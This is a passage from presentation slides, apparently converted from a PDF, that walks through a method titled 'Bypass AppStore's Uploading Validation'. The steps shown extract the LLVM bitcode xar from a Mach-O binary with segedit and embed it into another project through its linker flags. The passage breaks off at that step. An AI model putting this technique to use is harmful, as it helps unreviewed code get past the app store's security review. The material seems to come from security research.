

- (void)didReceiveMemoryWarning
{
    [super didReceiveMemoryWarning];
    // Dispose of any resources that can be recreated.
}

@end
```

# Bypass AppStore's Uploading Validation


4.1 Archiving project XBCTest2:

4.2 Open the archive:



# Bypass AppStore's Uploading Validation


5. Acquiring MachO, and applying segedit to extract xar archive:



```
segedit ./XBCTest -extract "__LLVM" "__bundle" BC.xar
```


# Bypass AppStore's Uploading Validation

6. Modifying the linker flag in project XBCTest, and embedding the extracted xar into the MachO of project XBCTest:



